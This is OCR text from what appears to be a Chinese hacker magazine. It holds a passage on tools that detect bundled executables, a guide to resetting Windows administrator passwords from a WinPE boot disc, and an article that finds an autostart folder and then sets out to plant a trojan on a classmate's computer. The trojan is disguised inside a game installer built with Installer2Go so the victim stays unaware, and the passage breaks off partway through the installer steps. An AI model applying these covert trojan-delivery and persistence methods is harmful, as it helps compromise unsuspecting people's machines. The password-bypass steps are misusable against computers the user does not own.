


图 2

下面介绍的同样是一款中文操作界面的工具，是由灰鸽子工作室推出的。运行该工具后，通过点击“选择文件”按钮来选择用户觉得可疑的文件进行计算分析，如果文件没有进行过捆绑，程序就会提示“结果：code.exe 正常”，如果捆绑有其他的数据，程序就会提示“结果：Bindok.exe 有捆绑数据存在”（如图3）。




图 3

随着黑客技术的不断发展，上面介绍的这些方法也不能百分之百的保证判断的准确性，所以我们在利用工具的同时还需要提高自己的防范意识，这样才能做到拒敌于千里之外。

（文章的相关工具：FBFD、MT 捆绑克星、灰鸽子exetool 光盘中有收录。）

用WINPE更改WIN2K或WINXP管理员密码

振东＆涛子

如何更改Win2K及WinXP中管理员的密码，在《黑客X档案》中介绍过多次，有些方法虽然实用，但对我等小菜来讲，还是有些繁琐，稍一疏忽，就有可能“贻笑大方”，呵呵！这不，我找到一个非常简单的更改管理员密码的方法，用WINPE——一个可在光盘上运行的操作系统，只要几分钟的时间，即可轻松搞定管理员的密码，那场面，一定会让MM对你的崇拜指数上升N个百分点！

第一步：从网上下载“深山红叶袖珍系统工具箱”，该软件集成了WinPE光盘操作系统、微型Linux系统及众多实用的DOS程序，该软件为ISO格式，可直接刻录为引导光盘，容量为200多兆，一张8厘米的小刻录盘就可装下，方便携带，实属居家外出之必备工具。:）

第二步：设置CMOS中的启动顺序由CDROM启动，放入刻录的“深山红叶”光盘，重启系统进入“深山红叶”启动菜单，如图1，选择第一项“[1] Windows PE(XP)光盘工具箱”启动WINPE系统。该系统仿XP界面，所以启动过程和XP的启动过程

一样，显示的启动画面还是“WINXP Profreeional”呢！在光驱灯与硬盘灯一阵狂闪后，系统启动完成，如图2，桌面背景蛮震人的！



图 1




图 2

第三步：依次点击“开始→强力系统修复ERD 2003→首先在此设置当前系统目录！”，在弹出的“浏览文件夹”窗口中选择WIN2K或WINXP系统目录，如图3。接着仍是进入“强力系统修复 ERD 2003”菜单中，选择“修改用户密码（LockSmith）”，然后按照LockSmith向导一步步地操作，在对账号设置新密码时，默认显示的账号是“Administrator”，点击账号中的下拉箭头，选择要修改密码的账号，然后在“新密码”与“确认密码”框中填入新的密码，如图4，点下一步，就完成了密码修改。




图 3




图 4

第四步：点击WINPE系统中的“开始－重启系统”，在重启过程中弹出光碟，进入正常的WIN2K或WINXP系统，选择刚才更改的账号，输入修改后的密码，屏幕显示正在加载用户信息……，说明密码更改成功。

修改管理员密码只是WINPE系统中一个功能，它还有更多实用的功能，就留给各位朋友慢慢研究吧，有好的心得体会别忘了拿出来共享喔！

本工具在NTFS＋WINXP、NTFS＋WIN2K环境测试成功。

从QQ惜出的绝世剑法
——又一开机自启动方法的发现及利用

源ぁ浪

首先要声明，这也许并不是什么新大陆的发现。也许只是我刚刚才知道罢了。

一、巧遇

说起这个的发现，还得追溯到QQ2005新版的推出（QQ2005 beta1 4月5日推出）。那天刚安装完QQ 2005beta1，照常到注册表启动项——“启动”文件夹删QQ快捷方式。可发现居然没有该快捷方式，心想腾讯良心终于发现了……没想到第2天开机时却发现速度慢了很多，不一会QQ蹦了出来。我再找了一下启动项，没发现什么异常。突然又想起那个LOAD值，也去查了一翻，居然还是没有。无奈，只好去下载珊瑚版了。

注：启动有关的注册表位置（共3处）：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]、[HKEY_LOCAL_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]、[HKEY_LOCAL_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]下的LOAD值。

后来我实在生气，心想一定要弄出个究竟来。于是又重装了QQ，启动WINDOWS优化大师。这玩意还真管用，果然查出了QQ启动的文件夹。是在C:\WINDOWS\HTML（如图1）。




图 1

接下来该干什么不用我说了吧。要么在优化大师里杀了它，如果不解气，直接冲到那个文件夹删！我是属于后者。

二、对峙

既然知道在这个文件夹下的QQ能够在开机自启动，那么我们需要验证一下这个文件夹是否能启动其他程序。于是我随便放了个TXT文件和EXE文件，注销后再登陆，启动成功。说明这个文件夹的确有自启动功能。

聪明的读者一定想到了：如果我们把木马放在这样一个文件夹里，岂不是很隐蔽？巧合的是，我的机上已经有这种病毒了。

当时删完QQ快捷方式，我在该文件夹还发现了一个程序。图标像文本文件（如图2，左边是病毒文件，右边是正常文本文件）。




图 2

想删却删除不了（说正在运行）。查毒也没报有病毒。心里觉得可疑，就上报给瑞星。这时发现我的瑞星几天没升级了，就顺便升级。升级完后对电脑扫描了一下，发现中病毒了。病毒名：Trojan.PSW.Zypsw.hook。而且连System Volume Information文件夹也有了……天啊。看来我中毒有些历史了。（这是新病毒，大家要小心了哦，检查一下自己的HTML文件夹~~）

杀完毒，我又想起那个可疑的程序，就又回到那个文件夹，查了一下毒，没发现病毒。（如图3）。运行了一下，瑞星立刻报警了（图4）。我再用PEID查下壳，却出现图5的情况（后来查出是个捆绑文件）。从各个迹象来看，这个病毒的原理是将捆绑程序放置于c:\windows\html中，在每次开机自启动，以此来维护Windows下的某个dll主文件病毒（让我想起了冰河的原理……）。




图 3




图 4




图 5

三、出剑

要想反击，当然是制作木马了。我这里就不讲木马的制作过程（详见X以前的文章），只介绍如何将木马隐蔽地植入对方电脑，实现自启动。

可能大家接触这方面的东西很多，比如捆绑啊等等，可我觉得有的实在是有点不实用。比如把木马和一张图片捆绑在一起，然后发给别人看，实在是有点“无事献殷勤……”（后半句就不写出来了）。那么我们就应该做点实用点的。比如把木马和一款游戏放在一起发给同学，然后在对方解压或运行时将木马和游戏分离，让他认为收到的只有游戏，放松了警惕。这样更能起到隐蔽的作用。

以前的X中曾提到利用RAR的“解包前（后）运行”功能实现木马的运行。这确实是个不错的思路，但这并没有做到木马和原文件的分离，隐蔽性并不是很令人满意。换句话说，木马程序还是赤裸裸地躺在别人的眼皮底下。因此我们需要利用其它软件来帮助我们。

这次本想给大家介绍一款著名的安装程序制作软件：Wise for Windows Installer，但实在不巧，我的Wise for Windows Installer过了使用期，又找不到注册码。（大家可以去研究一下）正郁闷中，无意间发现了一款名为：Installer2Go的程序。这款软件可以说是Wise for Windows Installer的精简版，更重要的是我们所需要的功能都保留了下来。

OK！Let's go！（说实话，用Wise for Windows Installer这一款著名软件来为我们的木马做铺垫，实在有点屈才啊，还是给它留点面子，我们用Installer2Go。）




图 6

Installer2Go的界面如图6。第一个标签General Info是程序说明部分，可以不管它。第2个为安装设置（setup settings）。如图7。分别为：默认安装根目录（Default Installation Root Folder）、默认安装文件夹名（Default Product Installation Folder Name）、默认开始菜单目录文件名（Default Product Shortcut Folder Name）、把开始菜单文件夹放在共用程序组OR当前用户程序组（选择）、安装语言、是否强制重启、在开始菜单文件夹中建卸载程序图标。大家可以根据具体情况进行填写。第三个标签为系统需求。第4个标签（files）就是我们的重点：文件的存放。

